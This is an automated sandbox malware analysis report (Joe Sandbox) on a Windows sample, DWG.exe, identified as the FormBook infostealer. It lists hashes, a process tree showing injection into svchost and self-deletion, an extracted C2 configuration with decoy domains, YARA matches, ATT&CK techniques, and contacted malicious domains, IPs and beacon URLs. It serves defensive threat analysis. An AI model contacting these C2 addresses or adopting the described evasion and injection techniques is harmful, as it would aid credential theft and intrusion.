ID: 510733
Sample Name: DWG.exe
Cookbook: default.jbs
Time: 07:38:11
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report DWG.exe

Overview


General Information

Sample Name:	DWG.exe
Analysis ID:	510733
MD5:	ff882802d113ed0..
SHA1:	aad1eed1c53f1d3.
SHA256:	4216ff4fa753320…
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Sigma detected: Suspect Svchost A…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for samp…
- Self deletion via cmd delete
- Sigma detected: Suspicious Svchos…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- DWG.exe (PID: 6272 cmdline: 'C:\Users\user\Desktop\DWG.exe' MD5: FF882802D113ED02FA070C496F89D797)
  - DWG.exe (PID: 6240 cmdline: C:\Users\user\Desktop\DWG.exe MD5: FF882802D113ED02FA070C496F89D797)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - svchost.exe (PID: 6564 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
        - cmd.exe (PID: 6584 cmdline: /c del 'C:\Users\user\Desktop\DWG.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6604 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.elsist.online/xzes/"
  ],
  "decoy": [
    "dent-works.com",
    "theravewizards.com",
    "venkataramanagraphics.com",
    "overway.store",
    "alignatura.com",
    "boggbogs.com",
    "senerants.tech",
    "muintel.net",
    "bestplacementconsultancy.com",
    "trippresso.com",
    "communication.services",
    "xn--maraaestudio-dhb.com",
    "beandhira.com",
    "lochnas.com",
    "update-mind.com",
    "cpcacursos.com",
    "metaverse-coaching.com",
    "skindefense5.com",
    "distressedthenblessed.com",
    "alphaore.com",
    "extrobility.com",
    "sandyanmax.com",
    "jntycy.com",
    "becomingalice.com",
    "printyourdays.com",
    "fallet-official.com",
    "hcbg.online",
    "era575.com",
    "dalainstitute.info",
    "7looks-mocha-totalbeauty.com",
    "spydasec.com",
    "vote4simone.net",
    "cannabeeswax.com",
    "coalitionloop.com",
    "skywalkerpressonline.com",
    "healthybalancedliving.com",
    "mylistg.com",
    "bookbqconspicuous.com",
    "mylyk.net",
    "mylindiss.com",
    "xn--80akukchh.xn--80asehdb",
    "captekbrasil.com",
    "joannhydeyoga.com",
    "monenee.xyz",
    "nishantmohapatra.com",
    "mindbodyweightlossmethod.com",
    "sxjcfw.com",
    "wilbertluna.com",
    "inclutel.com",
    "knowsyourdream.com",
    "uk-gaming.com",
    "maihengkeji.online",
    "fragrant-nest.com",
    "ubfodessa.com",
    "vipinindustries.com",
    "narcozland.com",
    "heros-coaching.com",
    "austeregomrqg.xyz",
    "eleonoritalia.com",
    "publiccoins.online",
    "dashmints.com",
    "thebrandstudiointernational.com",
    "thaikindee.com",
    "punkidz.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.556950950.0000000002F10000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000002.556950950.0000000002F10000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.556950950.0000000002F10000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000000.329088160.0000000000401000.00000020.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.329088160.0000000000401000.00000020.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x79a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x136b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x131a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x137b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1392f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x83ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1241c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19c4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.DWG.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.DWG.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.DWG.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cd9:$sqlite3step: 68 34 1C 7B E1 • 0x15dec:$sqlite3step: 68 34 1C 7B E1 • 0x15d08:$sqlite3text: 68 38 2A 90 C5 • 0x15e2d:$sqlite3text: 68 38 2A 90 C5 • 0x15d1b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e43:$sqlite3blob: 68 53 D8 7F 8C
5.0.DWG.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.DWG.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	Input Capture 1	System Time Discovery 2	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Security Software Discovery 1 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade t Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DWG.exe	50%	Virustotal		Browse
DWG.exe	38%	ReversingLabs	Win32.Trojan.Zusy	
DWG.exe	100%	Avira	HEUR/AGEN.1136968	
DWG.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.1.DWG.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.DWG.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1136968		Download File
5.2.DWG.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.svchost.exe.900000.1.unpack	100%	Avira	TR/Patched.Gen		Download File
0.1.DWG.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.DWG.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.DWG.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.svchost.exe.3c3796c.4.unpack	100%	Avira	TR/Patched.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
mylyk.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.theravewizards.com/xzes/?YTspi8lX=hsby6OIEBt/ghsMVYLSyJdZ7YeDc2IcIgsMuos52TKAPvq+RR5iGDOsuf8zypfzdpc18&MnaP7J=3fjTHZDPJpAt	0%	Avira URL Cloud	safe	
http://www.jntycy.com/xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=o99pRogLOIyRAntfhtpVZytcMadcCvcEAGz2+SNM9lt1Q6oIsfbH3zhNe5B/+1jhL6CE	0%	Avira URL Cloud	safe	
www.elsist.online/xzes/	0%	Avira URL Cloud	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://www.publiccoins.online/xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=VW6AQLcl+2136037Dei1g2cODa3ue2eSFsBods08HsyRy7QSHzNYTvvdstC8PYxoWiaB	0%	Avira URL Cloud	safe	
http://www.thebrandstudiointernational.com/xzes/?YTspi8lX=hHkh8CC3aQWSbWc+haxkrlzKrETBoK7eA41q+CP6m5nHXq5sq3R+TUUaF/2E5Ug81ukz&MnaP7J=3fjTHZDPJpAt	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mylyk.net	198.54.116.195	true	true	• 0%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.215	true	false		high
thebrandstudiointernational.com	5.157.87.204	true	true		unknown
publiccoins.online	198.187.31.159	true	true		unknown
www.jntycy.com	154.216.113.38	true	true		unknown
www.theravewizards.com	unknown	unknown	true		unknown
www.hcbg.online	unknown	unknown	true		unknown
www.knowsyourdream.com	unknown	unknown	true		unknown
www.thebrandstudiointernational.com	unknown	unknown	true		unknown
www.mylyk.net	unknown	unknown	true		unknown
www.publiccoins.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.theravewizards.com/xzes/?YTspi8lX=hsby6OIEBt/ghsMVYLSyJdZ7YeDc2IcIgsMuos52TKAPvq+RR5iGDOsuf8zypfzdpc18&MnaP7J=3fjTHZDPJpAt	true	• Avira URL Cloud: safe	unknown
http://www.jntycy.com/xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=o99pRogLOIyRAntfhtpVZytcMadcCvcEAGz2+SNM9lt1Q6oIsfbH3zhNe5B/+1jhL6CE	true	• Avira URL Cloud: safe	unknown
www.elsist.online/xzes/	true	• Avira URL Cloud: safe	low
http://www.publiccoins.online/xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=VW6AQLcl+2136037Dei1g2cODa3ue2eSFsBods08HsyRy7QSHzNYTvvdstC8PYxoWiaB	true	• Avira URL Cloud: safe	unknown
http://www.thebrandstudiointernational.com/xzes/?YTspi8lX=hHkh8CC3aQWSbWc+haxkrlzKrETBoK7eA41q+CP6m5nHXq5sq3R+TUUaF/2E5Ug81ukz&MnaP7J=3fjTHZDPJpAt	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.187.31.159	publiccoins.online	United States		22612	NAMECHEAP-NETUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.216.113.38	www.jntycy.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
198.54.117.215	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
5.157.87.204	thebrandstudiointernational.com	Netherlands		48635	ASTRALUSNL	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510733
Start date:	28.10.2021
Start time:	07:38:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DWG.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/0@10/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 65% (good quality ratio 59.6%) • Quality average: 72.1% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.187.31.159	DHL Shipment Notification 74683783.exe	Get hash	malicious	Browse	• www.despachantemederos.digital/i6rd/?Y8=1bxX_L&k48hR8=oD4D3WBtzYo1qnPRU4xFACU8AEOn6ZKUJX42WoqGOohaqc1Klm4dkQagQXOcbxO0AuNj
	confirmation bancaire.xlsm	Get hash	malicious	Browse	• abrakadamnasja.xyz/css/Jm.exe
	HSBC -- Wire Transfer copy.exe	Get hash	malicious	Browse	• cameronznxbas.xyz/css/st.exe
	qkWaxZQ3dW.exe	Get hash	malicious	Browse	• cameronznxbas.xyz/css/st.exe
	HPEE IMAGES-SPECIFICATION ORDER - Copy.xlsm	Get hash	malicious	Browse	• cameronznxbas.xyz/css/st.exe
198.54.117.215	Payment Advice.exe	Get hash	malicious	Browse	• www.swalayan.digital/i6rd/?5jQ=A6AdAx&W2MXD=93HbYkqhlgr3hla7US827LxV1rVmh2fzufxww1YrXPJhXqBeF4zo1K/jxwKPrkIKYKuy
	payment advice0272110.exe	Get hash	malicious	Browse	• www.lesbianrofsmo.xyz/anab/?CrQPabN=Hxy3RWVe69Cd7uohsVYEg0a3P3V/BArEGZWWXU9j8C4XG3zaWh17NoDyO0SzZtoKrMy6&_fQL6d=_Tb0RzfHQPihG
	Amended Order.xlsx	Get hash	malicious	Browse	• www.usbgdt.com/upi8/?8p1ph=3UbDyqfm57lZRZ3h0rb1PNAqbmd7pBi1w5Vc7dibSIZzJ8oi4VLl/ITubhE1ReV/9McpbA==&gFQtn4=8pLLUjVPw6XD
	1.exe	Get hash	malicious	Browse	• www.storiedpklnfo.xyz/cr35/?w0G=w6ATHTlpqz&Sj=R7uFhzm4gcxwYFTLKNpfOX8NH1TtMCM9jOrf3U7j71VMynR5kMeFj7P2GspnCIocjCkv

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	F9ObnUc4ol.exe	Get hash	malicious	Browse	• www.estudioamlegal.com/n58i/?V2JtX25=3sVI0/i2PyG3qUu4YTCUVrirDvoK3EI1NalLdVavy+6aj+oUnzTEerwQaaYisqIiJdwL&r0G4n8=4h-Li0
	QUOTATION.exe	Get hash	malicious	Browse	• www.rjm226.com/d6pu/?y6Ah=E+oDRIxCy00LbbvBKWdFJBfE6OJ7C6i7pv3ziVqmlDcWx/nP77f/582lUnUjvWzaxdFqo3fvtw==&SD=Kn0PFhqhflm8
	TDCKZy88Av.exe	Get hash	malicious	Browse	• www.narbaal.com/ef6c/?Y8hHaDY=Qfq1eVj3wcFFxzqVC6TNcABTYUkfKUx3lNvhXn0osFv9kGeC07OvFWGBvl2Js1jTOwhE&cTql2=VN6dXjmhbR4LNtZ
	Un81iJoK7J.exe	Get hash	malicious	Browse	• www.growthabove.com/mexq/?1buhg=bdD4kHkGAKKARS2/MEaB/x1q3EjiCm0+FjMgd+v9P+tpp1aX/jd81LI1hNYmT9g5/78j&k6p=eN6tpho
	Cs3PcPy48f.msi	Get hash	malicious	Browse	• www.dentureslenexa.com/fs3g/?2duD_V=5jLpSh&Nr=EvxTxkBKE/8KN4lE/0q+ZfOvMRN8EAws2Pchhx6z9xfjDddqEbBmmgVms/hUQamvUHB1
	KYTransactionServer.exe	Get hash	malicious	Browse	• www.shtfinc.net/c8te/?_v3DpJ=4hoXJ0DHn0Nl5f&Hr=c4KXaeS6FUIM9Kkw5zq+LKxJtHGo+puYIzc+2WNcthS4RqO94x3yQg9DX6qTkjFSnzqd
	MIN8gr0eOj.exe	Get hash	malicious	Browse	• www.diemcoin.one/pusp/?l0G=g0DTGJ5xhz3djJ&nnf=T0TgMD+6mn0DuMBmOzP3zXvuOjkt3/ENl7Tx/oMm/vomXqjYGAstOhThgpdXe/7E0j19

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW ORDER INQUIRY_Q091421.PDF.exe	Get hash	malicious	Browse	• www.shuterestock.com/h5jc/?8pW=sHmAg5sqI9KQ6giaeL488tnzzkTJjyzeNMirB4cW9uUfC9OAP0nw0RzKpDngt1/tFv6F&1bE8p=8p04q8mHnH
	p83BktbXwe.exe	Get hash	malicious	Browse	• www.narbaal.com/ef6c/?YFQLD6=Qfq1eVj3wcFFxzqVC6TNcABTYUkfKUx3lNvhXn0osFv9kGeC07OvFWGBvmagv1frHTUSCXVL+Q==&TN6=m6pTon
	RFQ453266433,pdf.exe	Get hash	malicious	Browse	• www.socw.quest/dhua/?3ffh2ZO=XFJc1d+jHKZ2Ha3XF2pE/YK3hsm0H6SvQpEs8n+iI9sUFAN8uD9sSzhfglXAjmxyVYQA&UL=7nl0dra
	INVOICE.exe	Get hash	malicious	Browse	• www.cockevodka.com/avqp/?LVl4iT=JN6HZxgh3h&nVw=j6FgMNUKQV6/m21MJvb0Ahqoc0m5WXE/0aHxV1wTX7IDWaC9PVxVO6/rPmm34gnoEjQs
	qFghuPTDuw.exe	Get hash	malicious	Browse	• www.theadamcook.com/heth/?j48D=mDHPtfePwBFdPz&ZL3DB4=NDMUETaAEYpdEScjys5sfqa6oGQbzTI6bu3Tns5CefClzmXnigQog1+lgVVQ3ZRuGxjS/TCtDg==
	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• www.ceasa.club/hht8/?3f_l=DUjZaEEJGHk2mIYyRTWCDvfPYGXyJA+p9CnlV/1lDuzycvHeDg3jgt8DWF0RM29KScOphA==&e6-0=cZQH7dS
	DHL_Sender_Documents_Details_021230900.xlsx	Get hash	malicious	Browse	• www.why5mkt.com/m0np/?yPYP=KzrHnBoXSh&rN=pd8cLhyOD3Lvxu11EJvjnZnH7gmMmwGj/LLxrvXSZ/i0D2RlpnhF/0V5Vat1PcQ79Dzd8Q==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	85fX3YfW9S.exe	Get hash	malicious	Browse	• www.roamingtrysha.com/hosg/?jBZ=1hNtiMcbd7AV+Zxw6jfXRht5026Vx3qKPd04RWegYVvuIjBVGyS0SVYMe04Jcmf/ypJkLnFPJw==&7n3=NFNTfdm8IF
	sprogr.exe	Get hash	malicious	Browse	• www.kingofearth.love/myec/?LN689n=gh_TCpB&TBZh=7FWPYjaftzZ9H+gOW7161VQo7iIc+pdumeJhNdLHyulg3WNK/ncUHy14UGVnTYt1iuwi

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	Betalingskvittering.exe	Get hash	malicious	Browse	• 198.54.117.217
	Payment Advice.exe	Get hash	malicious	Browse	• 198.54.117.215
	payment advice0272110.exe	Get hash	malicious	Browse	• 198.54.117.215
	DHL.exe	Get hash	malicious	Browse	• 198.54.117.212
	Order of CB-15GL PO530_pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	RFQ_PI02102110.exe	Get hash	malicious	Browse	• 198.54.117.216
	cNOilTxTR3.exe	Get hash	malicious	Browse	• 198.54.117.218
	lCFjxhAqu3.exe	Get hash	malicious	Browse	• 198.54.117.212
	Amended Order.xlsx	Get hash	malicious	Browse	• 198.54.117.215
